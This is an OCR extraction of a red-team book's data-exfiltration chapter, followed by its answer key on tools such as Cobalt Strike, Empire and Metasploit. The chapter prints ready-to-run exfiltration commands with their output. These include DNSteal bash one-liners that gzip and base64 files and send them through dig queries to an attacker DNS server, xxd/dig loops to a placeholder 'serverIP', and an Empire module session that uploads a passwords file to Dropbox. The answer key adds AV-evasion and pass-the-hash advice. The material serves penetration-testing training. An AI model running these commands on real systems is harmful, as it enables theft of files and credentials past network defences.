
We browse the files in our Armitage as shown as follows:



We select and upload the `cloakify.exe` and the cipher file on the system as follows:



When the upload is complete, we browse to the uploaded folder and run the EXE as shown as follows:



This output can be saved to a file and exfiltrated to our C2 where we can decloakify it to view the contents of the file as shown as follows:

```
MacBook-Air:Cloakify Himanshu$ python decloakify.py passwords_cloaked.txt ciphers/amphibians
10.0.0.12
admin:sadmin


http://192.168.2.35:8080/weblogin.php
admin:iamlucky
```

Data exfiltration via DNS

Data exfiltration can also be done over DNS to avoid detection. DNSteal is a great tool for this as it creates a fake DNS server, which listens for DNS requests while on the client; we can transfer the file data using simple `for` loops. This supports single as well as multiple file transfers.

The tool can be downloaded at the following link:

https://github.com/m57/dnsteal

Once downloaded, the tool can be run using the command shown as follows:

```
python dnsteal.py
```

```
     | |) | .` \__ \  _/ -_) _` | |
     |___/|_|\_|___/\__\___\__,_|_|v2.0

-- https://github.com/m57/dnsteal.git --

Stealthy file extraction via DNS requests

[+] DNS listening on [redacted]
[+] On the victim machine, use any of the following commands:
[+] Remember to set filename for individual file transfer.

[?] Copy individual file (ZIP enabled)
        # f=file.txt; s=40;b=500;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed "s/.\{$b
\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne "\n$i-.";
 c=1; fi; done ); do dig [redacted]`echo -ne $r$f|tr "+" "*"` +short; done

[?] Copy entire folder (ZIP enabled)
        # for f in $(ls .); do s=40;b=500;c=0; for r in $(for i in $(gzip -c $f| base64 -w0 | sed
 "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-."; c=$(($c+1)); else echo -ne
"\n$i-."; c=1; fi; done ); do dig [redacted] `echo -ne $r$f|tr "+" "*"` +short; done ; done

[+] Once files have sent, use Ctrl+C to exit and save.
```

This will start the server which will listen on port `53` for incoming connections.

The tool also gives us a command to be run on *nix-based systems. To exfiltrate data, we use that command and paste it in the client's shell as shown as follows:

```
[redacted]~# f=password.txt; s=4;b=5;c=0; for r in $(for i in $(gzip -c $f| bas
e64 -w0 | sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s"  ]]; then echo -ne "$i-.
"; c=$(($c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @[redacted]
`echo -ne $r$f|tr "+" "*"` +short; done
```

This will send `password.txt` to our server and we will receive the file on our server as shown as follows.

Once the file transfer has completed, we press Ctrl + C, which will exit the server and save our file:

```
[+] Once files have sent, use Ctrl+C to exit and save.

[>] len: '41 bytes'      - password.txt
[>] len: '41 bytes'      - password.txt
[>] len: '41 bytes'      - password.txt
[>] len: '19 bytes'      - password.txt
```

We can open the file to confirm the contents as follows:

```
[redacted]# cat recieved_2018-09-23_06-59-54_password.txt
password is password
```

There are other simple commands which we can create to transfer data to our server. This includes the following:

```
for b in $(xxd -p file/to/send); do dig @serverIP $b.filename.com; done
```

To send multiple files, we can use the command as follows:

```
for filename in $(ls); do for a in $(xxd -p $f); do dig +short@serverIP %a.$filename.com; done; c
```

Data exfiltration via Empire

We have already learned about getting reverse shells on Empire and using Empire to achieve persistence on the system. The next step is data exfiltration.

Empire has a built-in module which allows us to upload the data directly on to Dropbox. This is very useful in situations in which IP whitelisting is done, as Dropbox is one of the domains that generally allows employee access.

Let's take a look at an example of how this module is used. We interact with our agent and run the command as shown as follows:

```
usemodule exfiltration/exfil_dropbox
```

To view the details of the module, we type the `info` command:

```
(Empire: 9M3TBHW6) > usemodule exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > info

              Name: Invoke-DropboxUpload
            Module: powershell/exfiltration/exfil_dropbox
        NeedsAdmin: False
         OpsecSafe: True
          Language: powershell
MinLanguageVersion: 2
        Background: False
   OutputExtension: None

Authors:
  kdick@tevora.com
  Laurent Kempe

Description:
  Upload a file to dropbox

Comments:
  Uploads specified file to dropbox  Ported to powershell2
  from script by Laurent Kempe:
  http://laurentkempe.com/2016/04/07/Upload-files-to-DropBox-
  from-PowerShell/ Use forward slashes for the TargetFilePath

Options:

  Name           Required    Value                     Description
  ----           --------    -------                   -----------
  SourceFilePath True                                  /path/to/file
  ApiKey         True                                  Your dropbox api key
  TargetFilePath True                                  /path/to/dropbox/file
  Agent          True        9M3TBHW6                  Agent to use
```


This requires the path of the file we wish to transfer and the Dropbox API key, along with the target filename.

```
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) > set SourceFilePath C:\Users\PT\Desktop\passwords.txt
(Empire: powershell/exfiltration/exfil_dropbox) > set ApiKey [redacted]
```


Once everything is set we execute the module as shown following, and the agent will then transfer the file to Dropbox using the Dropbox API. All this is done inside the memory itself, thereby making it harder to detect.

```
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) >
(Empire: powershell/exfiltration/exfil_dropbox) > set TargetFilePath /Apps/passwords.txt
(Empire: powershell/exfiltration/exfil_dropbox) > execute
[*] Tasked 9M3TBHW6 to run TASK_CMD_WAIT
[*] Agent 9M3TBHW6 tasked with task ID 5
[*] Tasked agent 9M3TBHW6 to run module powershell/exfiltration/exfil_dropbox
(Empire: powershell/exfiltration/exfil_dropbox) > [*] Agent 9M3TBHW6 returned results.
{"name": "passwords.txt", "path_lower": "/apps/passwords.txt", "path_display": "/Apps/passwords.txt", "id": "id:baVXTqeeSLAAAAAAAABN4g", "client_modified": "2018-09-22T20:44:23Z"
, "server_modified": "2018-09-22T20:44:24Z", "rev": "19ee613750", "size": 82, "content_hash": "7f5fe0ad030469125627529486O6e6239feed56290f14f9427c2e44a6af81c64"}
[*] Valid results returned by 182.68.168.52
```

Viewing our Dropbox account, we can see that a folder is created and inside the folder we should have our `password` file, which we wanted to transfer:



As shown in the following screenshot, the `password` file has been successfully uploaded:


Dropbox, Inc [US] | https://www.dropbox.com/home/Apps/ZAbyssC2/Apps
Upgrade account
Dropbox › Apps › ZAbyssC2 › Apps
Search
Files
My files
Sharing
File requests
Deleted files
Name
Modified
Members
passwords.txt
37 secs ago
Only you
Upload
Only you have access
New folder
Create new file
Show deleted files

Summary

In this chapter, we learned about data exfiltration and why it is needed. Then, we learned some basic ways of transferring data using simple tools like Netcat, OpenSSL, and PowerShell. Next, we jumped into transforming the data using text-based steganography to avoid detection, as well as looking at the usage of the CloakifyFactory tool. We also learned about extracting data via DNS from a victim machine to our server. Lastly, we explored how to exfiltrate data using Dropbox API to avoid detection, suspicion, and for bypassing firewalls.

Our journey with you ends here. We hope that you have enjoyed reading these chapters and that you have learned from them as well.

We would love to hear your feedback on this book. You can reach us on LinkedIn at the following links:

- `https://linkedin.com/in/0xhimanshu`
- `https://www.linkedin.com/in/hs-ninja`
- Email: `himanshu@bugsbounty.com`

Questions

1. Are there other ways to exfiltrate data? Are these techniques totally undetectable?
2. What is a frequency analysis attack?
3. What other tools can be used for Data exfiltration?

Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- https://7io.net/2015/09/30/data-exfiltration-dnsteal/
- https://n0where.net/data-exfiltration-over-dns-request-covert-channel-dnsexfiltrator
- https://github.com/m57/dnsteal
- https://blog.trendmicro.com/trendlabs-security-intelligence/data-exfiltration-in-targeted-attacks/
- https://www.techopedia.com/definition/14682/data-exfiltration
- https://www.sciencedirect.com/science/article/pii/S2212017313005033

Assessment

Chapter 1: Red-Teaming and Pentesting

1. OWASP, OSSTMM, ISSAF.
2. Different phases of PTES are:
    - Reconnaissance
    - Compromise
    - Persistence
    - Command and control
    - Privilege escalation
    - Pivoting
    - Reporting and cleanup

3. Difference between red-teaming and pentesting is:
    - Red-teaming involves finding and exploiting only those vulnerabilities that help to achieve our goal, whereas pentesting involves finding and exploiting vulnerabilities in the given scope, which is limited to digital assets.
    - Red-teaming has an extremely flexible methodology, whereas, pentesting has fixed static methods.
    - During red-teaming, the security teams of the organizations have no information about it, whereas during pentesting, security teams are notified.
    - Red-teaming attacks can happen 24/7, while pentesting activities are mostly limited to office hours.
    - Red-team is more about measuring the business impact of the vulnerabilities, whereas, pentesting is about finding and exploiting vulnerabilities.
4. Key elements of a report are:
    - Criticality of the bug
    - Steps of reproduction of the bug
    - Patch suggestions

5. The main objective of red-teaming is to assess and obtain the real level of risk a company has at that moment of time. In this activity, networks, applications, physical, and people (social engineering) are tested against weaknesses.

Chapter 2: Pentesting 2018

1. When generating a simple payload in `msfvenom`, you need to include many options in it. This is definitely a confusing and time-consuming process because each time when you need to generate a payload, you will be typing a long command for it. MSFPC just does what `msfvenom` does, but with fewer words to type.
2. It all depends upon the creator but in the meantime, if you feel that some features are missing, you can always fork the script and contribute to the community.
3. When you don't know what device the victim will use, you can generate all these types of payload and download these files from your web server to the victim's system (Phishing, Drive-by, Ewhoring, and so on). You need to obfuscate/encrypt the files to avoid AV detection.
4. No. However, it's already packaged in Kali rolling. You can install MSFPC in Kali by executing the following command:

```
apt install msfpc -y
```

5. Unlike Empire (which is based on Python & PowerShell) or Metasploit (the payload signatures are publicly available for easy detection), Koadic uses Windows Script Host Utility for in-memory payload execution, which is enough to bypass some AV detections.
6. Koadic implants are based on JavaScript/VBScript, which don't have as many functionalities as PowerShell. So just give it some time and wait for the creator to add more implants.
7. In the upcoming chapters, you'll be getting hands-on experience with tools that can be used as a replacement for Metasploit (`msfconsole`) and we'll be seeing how by using those tools, we can perform a red-team exercise.

Chapter 3: Foreplay – Metasploit Basics

1. It's up to you. The nightly builds contain version 4. However, if you want to try out the latest version (version 5), it can be manually downloaded and configured from their official repository.
2. Integration of Metasploit with slack is not mandatory. However, in most Red Teaming activity, you may find it pretty useful as you may not always be in a situation where you will have your laptop in your hand to check and confirm sessions, especially when social engineering is being used. The slack app can be easily configured on your phone and getting notified of every new session becomes very easy.
3. Yes! Cortana scripts can be created and loaded easily based on the requirements of your activity.
4. Although the official website says that team server is not supported on Windows, we can install and run team server on a Windows machine via bash, which was released for Windows some time ago.
5. The Metapsloit Framework community edition is free to use and is open source. However, Metasploit also has a paid version that provides a better UI and a lot more features. More can be read about this here: `https://www.rapid7.com/products/metasploit/`.

Chapter 4: Getting Started with Cobalt Strike

1. Yes. It is necessary to plan the attack because you may get only one shot in which you have the advantage of the element of surprise. You need to know exactly when you'll be attacking the server and carry on with the operation.
2. Cobalt Strike is not free, but you can download the trial version online. A little bit of Googling may help here.
3. Yes, you can. However, for that you need to change the port in the team server script. Furthermore, running two team servers on the same instance will have a listener's port conflict. This can be avoided by using different ports for listeners during setup.
4. You could be connecting to someone else's team server with your credentials. It's highly unlikely but possible that you're in an MITM attack phase.
5. The older version of Cobalt Strike required MSF, but new versions don't require it at all. That's the beauty of it.
6. This will be shown in the upcoming chapters. Many new things will also be covered in later chapters.
7. It's up to your own imagination. You can customize the script to redirect the Cobalt Strike error logs to a file and get an alert system set up so that whenever the team server crashes or gets an error in one of its modules, you will find out.

Chapter 5: ./ReverseShell

1. Yes, it is. Not understanding the tool can be much more problematic than learning to understand it. Also, you can think of unique solutions in a red-team engagement.
2. Yes, if you don't want the organization to detect your presence in the network.
3. You can either buy MSF Pro, which comes with the GUI web interface, where you can generate the payloads, or you can also use the venom tool (source: `https://github.com/r00t-3xp10it/venom)` for a partial GUI in Metasploit payload generation.
4. You can download the Cryptcat source code for Windows and compile it using Visual Studio 2005.
5. Yes, you can. But make sure the encoder you will be using is supported for this operation.
6. It's recommended that you do because it will get much harder for the organization's defenders to detect you in this way.
7. Yes, it is. However, it also has a premium access that you can purchase just in case you want to use an SSL tunnel.

Chapter 7: Age of Empire – The Beginning

1. Yes. Empire is an open source tool available on GitHub.
2. Yes, it does, but only when the listener is SSL-enabled.
3. Yes, it does. There's an official Empire GUI, but this can only work with the Empire 3.0 beta version for now. There's also another Empire GUI tool which is covered in the next chapter.

Chapter 8: Age of Empire – Owning Domain Controllers

1. There are many different techniques which can be used to get access into the Domain Controller but not all are recommended. It's better to impersonate the Domain Controller using `'DCSync'` to extract the password hashes without requiring interactive logon or copying the Active Directory database file (`ntds.dit`).
2. You can either try other UAC modules in Empire for privilege escalation or you can look for a local vulnerability using privesc/powerup/allchecks module or a Unquoted Service Path Vulnerability to escalate the privileges manually.
3. DeathStar follows a series of checklist to look for the credentials. If the standard way didn't work, you need to do some manual reconnaissance to move further.
4. It's not mandatory to retrieve the passwords in plain-text. We can always use Pass-The-Hash (PTH) technique for lateral movement.
5. A local account cannot communicate with the Domain Controller because the local account would be in a different domain (WORKGROUP). So, to communicate with the Domain Controller for enumeration and reconnaissance we need to have access to a domain user account.

Chapter 9: Cobalt Strike – Red Team Operations

1. No, Cobalt strike is a paid software which costs about USD 3500 per annum and renewal of license is USD 2500.
2. Yes , Cobalt Strike has an external C2 module in it which allows other programs to act as a middle-man between Cobalt Strike and its Beacon payload.
3. Cobalt Strike's beacon have a mallable C2 profile which define how the communication happens and the data is stored. There are a different C2 profiles which can be downloaded from GitHub and used to avoid detection. `https://github.com/rsmudge/Malleable-C2-Profiles`.
4. Older versions of Cobalt Strike used Metasploit Framework, but the new versions are independent and do not depend on Metasploit Framework.

Chapter 10: C2 – Master of Puppets

1. We can use different platforms such as Gmail, Twitter, and different protocol suits like HTTP 2.0, DNS, and so for communication.
2. It's recommended that you create a new account because sometimes Dropbox can disable your account as we're using their features in a simulated attack.
3. Well you can but you need your system to be connected to the internet at all times because you never know when the agent will be connecting to you. It's recommended that you setup the C2 server on a cloud service like AWS for efficient usage.
4. Yes there are tools which can be used for automated configuration and setup. Refer to `https://rastamouse.me/2017/08/automated-red-team-infrastructure-deployment-with-terraform---part-1/`.
5. We can use Ansible to deploy and monitor our C2 servers. Refer to `https://rastamouse.me/2017/08/automated-red-team-infrastructure-deployment-with-terraform---part-1/` for more details.

Chapter 11: Obfuscating C2s – Introducing Redirectors

1. Yes. you can use a Windows based redirector, provided you have socat installed for dumb pipe redirection or XAMPP/WAMP installed for smart redirection.
2. We're not the actual attacker here. There are a set of rules that even a red teamer has to follow. We should configure and install our own redirectors unless the organization asked us to use theirs. Remember, If the motivation behind the engagement is negative, then it's just another cyber attack and not a simulated one.
3. You can use any web server which supports web request redirection. You can also use NGINX instead of Apache for robust connections.
4. Only if it is allowed by the organization and mentioned in the RoE and if by any chance the red teamers took things too far, the organization's legal advisors will be available to make things clear.
5. We can setup the redirectors on any cloud-based Virtual Private Server (VPS) services such as Digital Ocean, AWS, etc. It's just a plain Linux server with some additional tools installed.

Chapter 13: Data Exfiltration

1. Yes, there are alternative methods such as FTP, SSH, Gmail, Twitter, and so on. A lot of tools and PoC codes can be found on the internet for exfiltration of data. And, it's not totally undetectable, these techniques help you avoid detection to a certain level, but we should consider the fact that Blue team may also know about these tools and might be monitoring tool-specific channels for any activity.
2. Frequency analysis is one of the known ciphertext attacks. This is based on the study of the frequency of letters or groups of letters in a ciphertext. Frequency analysis is used for breaking substitution ciphers. The general idea is to find the popular letters in the ciphertext and to try to replace them with the common letters in the used language.
3. There are a lot of tools which are released every day for the same purpose, such as the Data Exfiltration Toolkit and so on.

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

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

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